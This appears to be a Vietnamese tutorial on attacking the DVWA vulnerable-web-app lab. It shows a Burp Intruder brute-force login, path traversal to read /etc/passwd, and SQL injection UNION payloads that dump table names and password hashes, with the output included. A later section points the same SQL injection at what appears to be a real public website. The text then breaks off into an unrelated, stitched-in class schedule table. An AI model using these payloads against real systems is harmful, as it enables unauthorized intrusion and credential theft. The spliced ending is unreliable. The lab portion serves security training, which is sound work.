
<http://www.securityfocus.com/infocus/1192>

<http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

Yêu cầu bắt giữ có thể được xem trong tab "**Intercept**" proxy.

Nhấp chuột phải vào yêu cầu để đưa lên trình đơn ngữ cảnh.

Sau đó nhấp vào "**Send to Intruder**".




Đi tới tab Intruder "**Positions**"

Xoá các vị trí tải trọng đã đặt trước bằng cách sử dụng nút "**Clear**" ở bên phải của trình soạn thảo yêu cầu.

Thêm giá trị tham số "**username**" và "**password**" làm vị trí bằng cách đánh dấu chúng và sử dụng nút "**Add**".


Thay đổi cuộc tấn công thành "**Cluster Bomb**" bằng cách sử dụng trình đơn thả xuống "**Attack type**"



Chuyển đến tab "**Payloads**".

"**Payload set**" là "1" và "**Payload type**" được đặt thành "Simple list".


Trong cài đặt "**Payload options**", nhập một số tên người dùng có thể. Bạn có thể thực hiện hướng dẫn này hoặc sử dụng danh sách tải tùy chỉnh hoặc đặt trước



Tiếp theo, trong "**Payload Sets**" options, thay đổi "**Payload**" thành "2".

Trong "**Payload options**" settings nhập một số mật khẩu có thể. Bạn có thể thực hiện thao tác này theo cách thủ công hoặc sử dụng danh sách tùy chỉnh hoặc đã đặt trước.

Nhấp vào nút **"Start attack"**.



Trong cửa sổ **"Intruder attack"**, bạn có thể sắp xếp các kết quả bằng các tiêu đề cột.

Trong ví dụ này sắp xếp theo **"Length"** và **"Status"**.



Intruder attack 5							
Attack Save Columns							
Results Target Positions Payloads Options							
Filter: Showing all items							
Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
68554	IAMIN	123	200	<input type="checkbox"/>	<input type="checkbox"/>	5221	
68555	NAMIN	123	200	<input type="checkbox"/>	<input type="checkbox"/>	5221	
68556	ADMIN	123	200	<input type="checkbox"/>	<input type="checkbox"/>	5288	
68557	DDMIN	123	200	<input type="checkbox"/>	<input type="checkbox"/>	5221	
68558	MDMIN	123	200	<input type="checkbox"/>	<input type="checkbox"/>	5221	
68559	IDMIN	123	200	<input type="checkbox"/>	<input type="checkbox"/>	5221	
68560	NDMIN	123	200	<input type="checkbox"/>	<input type="checkbox"/>	5221	
68561	AMMIN	123	200	<input type="checkbox"/>	<input type="checkbox"/>	5221	
68562	DMMIN	123	200	<input type="checkbox"/>	<input type="checkbox"/>	5221	
68563	MMMIN	123	200	<input type="checkbox"/>	<input type="checkbox"/>	5221	

Để xác nhận rằng cuộc tấn công bạo lực đã thành công, hãy sử dụng thông tin tóm tắt (Username Password) trên trang đăng nhập của ứng dụng web

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

Insecure CAPTCHA

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

## Vulnerability: Brute Force

### Login

Username:

Password:

Login

Welcome to the password protected area ADMIN

### More info

[http://www.owasp.org/index.php/Testing\\_for\\_Brute\\_Force\\_%28OWASP-AT-004%29](http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29)  
<http://www.securityfocus.com/infocus/1192>  
<http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

View Source

View Help

Username: user  
Security Level: low  
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.8

#### 4. DVWA FILE INCLUSION(low lever)

Trong phần khai thác lỗ hổng file inclusion có 2 loại là local file inclusion và remote file inclusion. Trước tiên, ta xem file inclusion của DVWA cho như thế nào.



Link của chúng ta sẽ là

<http://192.168.179.129/dvwa/vulnerabilities/fi/?page=include.php>

#### Tấn công LFI( Local File Inclusion )

Thư mục được lưu trữ trên web server DVWA là  
**/var/www/html/dvwa/vulnerabilities/fi/**

Bây giờ nếu muốn truy cập đến file passwd trong mục /etc/ thì ta sẽ làm như sau

Nếu muốn thực hiện thì chúng ta phải đi đến thư mục gốc của nó( thư mục cha )  
mà trong khi đó ta đang ở **/var/www/html/dvwa/vulnerabilities/fi/**

Chúng ta sẽ đi như sau:

**fi ../**

**vulnerabilities ../**

**dvwa ../**

**html ../**

**www ../**


**var ../**

Như vậy chúng ta sẽ phải sử dụng 6 lệnh ../ thì ta sẽ đi đến được thư mục cha:

**../../../../../etc/passwd**

Link của sẽ thành

**http://192.168.179.129/dvwa/vulnerabilities/fi/?page=../../../../../etc/passwd**




Như vậy là ta đã tấn công LFI lấy được thông tin để phục vụ cho các nhu cầu khác.

## Tấn Công RFI(Remote File Includsion)

Cũng như LFI ta sẽ truyền cho tham số **?=page** nhưng tham số truyền vào sẽ là 1 liên kết ngoài trong khi LFI đang lấy thông tin tệp tin chứa trên máy chủ web

Ví dụ với <http://www.google.com>



# SQL INJECTION



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

Insecure CAPTCHA

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

## Vulnerability: SQL Injection

User ID:

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>  
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Username: user  
Security Level: low  
PHPIDS: disabled

Ở đây chúng ta sẽ tìm kiếm 1 người sử dụng qua ID vì thế nếu điền vào giá trị 1 thì thấy tên đầu tiên là **admin** tương tự với 2, 3, .....

## Vulnerability: SQL Injection

User ID:

ID: 1  
First name: admin  
Surname: admin

Nhưng attacker muốn tìm kiếm nhiều hơn thế, để làm được điều đó attacker sẽ sử dụng kỹ thuật SQL Injection để tìm kiếm.

Đầu tiên ta thêm dấu nháy đơn và phát hiện ra 1 lỗi cú pháp



Bây giờ ta sẽ thử với câu lệnh 1' and 1=1# để chắc chắn 1 số thông tin từ cơ sở dữ liệu sẽ làm việc.



Tiếp theo ta sẽ sử dụng đoạn sau để truy cập cơ sở dữ liệu user():  
**1' and 1 = 1 union select database(), user()#**



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- Insecure CAPTCHA
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored

## Vulnerability: SQL Injection

User ID:

Submit

ID: 1' and 1 = 1 union select database(), user()#  
First name: admin  
Surname: admin|

ID: 1' and 1 = 1 union select database(), user()#  
First name: dvwa  
Surname: dvwa@localhost

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>

<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Truy cập bảng dữ liệu tên từ information\_schema  
**1' and 1 = 1 union select null, table\_name from  
information\_schema.tables#**

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

Insecure CAPTCHA

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

## vulnerability: SQL injection

User ID:

Submit

ID: 1' and 1 = 1 union select null, table\_name from information\_schema.tables#  
First name: admin  
Surname: admin

ID: 1' and 1 = 1 union select null, table\_name from information\_schema.tables#  
First name:  
Surname: CHARACTER\_SETS

ID: 1' and 1 = 1 union select null, table\_name from information\_schema.tables#  
First name:  
Surname: COLLATIONS

ID: 1' and 1 = 1 union select null, table\_name from information\_schema.tables#  
First name:  
Surname: COLLATION\_CHARACTER\_SET\_APPLICABILITY

ID: 1' and 1 = 1 union select null, table\_name from information\_schema.tables#  
First name:  
Surname: COLUMNS

ID: 1' and 1 = 1 union select null, table\_name from information\_schema.tables#  
First name:  
Surname: COLUMN\_PRIVILEGES

ID: 1' and 1 = 1 union select null, table\_name from information\_schema.tables#  
First name:  
Surname: ENGINES

ID: 1' and 1 = 1 union select null, table\_name from information\_schema.tables#  
First name:  
Surname: EVENTS

ID: 1' and 1 = 1 union select null, table\_name from information\_schema.tables#  
First name:  
Surname: FILES

ID: 1' and 1 = 1 union select null, table\_name from information\_schema.tables#  
First name:  
Surname: GLOBAL\_STATUS

ID: 1' and 1 = 1 union select null, table\_name from information\_schema.tables#  
First name:  
Surname: GLOBAL\_VARIABLES

ID: 1' and 1 = 1 union select null, table\_name from information\_schema.tables#  
First name:  
Surname: KEY\_COLUMN\_USAGE

Để có thể lấy được password ta sử dụng :

**1' and 1 = 1 union select user, password from users#**





- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- Insecure CAPTCHA
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

## Vulnerability: SQL Injection

User ID:

ID: 1' and 1 = 1 union select user, password from users#  
First name: admin  
Surname: admin

ID: 1' and 1 = 1 union select user, password from users#  
First name: admin  
Surname: 202cb962ac59075b964b07152d234b70

ID: 1' and 1 = 1 union select user, password from users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' and 1 = 1 union select user, password from users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b


ID: 1' and 1 = 1 union select user, password from users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' and 1 = 1 union select user, password from users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99


ID: 1' and 1 = 1 union select user, password from users#  
First name: user  
Surname: ee11cbb19052e40b07aac0ca060c23ee

## 5. SqliInjection

Dán link có dạng này vào <http://www.altcine.com/details.php?id=329>



Tiếp Theo



Thu được

Kali-Linux-2017.2-vm-am...

dataDttt.txt

7	4	GD12	XBBH_K10	S	<blank>	22.07.2017	
7	4	GD12	XBBH_K10	C	<blank>	22.07.2017	
8	4	GD12	XBBHVC_K4	S	<blank>	23.07.2017	
8	4	GD12	XBBHVC_K4	C	<blank>	23.07.2017	
2	5	GD12	SATMM_K2	S	<blank>	24.07.2017	
2	5	GD11	TKYK_K4	S	<blank>	24.07.2017	
2	5	GD12	SATQTH-2	C	<blank>	24.07.2017	
4	5	GD12	SATMM_K2	S	<blank>	26.07.2017	
4	5	GD11	TKYK_K4	S	<blank>	26.07.2017	
4	5	GD12	SATQTH-2	C	<blank>	26.07.2017	
4	5	GD11	KTTH_K3	C	Bé giảng	26.07.2017	
5	5	GD12	SATQTH-2	C	<blank>	27.07.2017	
5	5	GD11	TKYK_K4	S	<blank>	27.07.2017	
6	5	GD12	SATMM_K2	S	<blank>	28.07.2017	
[02:51]	6	5	GD12	SATQTH-2	C	<blank>	28.07.2017
[02:51]	7	5	GD12	XBBH_K10	S	<blank>	29.07.2017
[02:51]	7	5	GD12	XBBH_K10	C	<blank>	29.07.2017
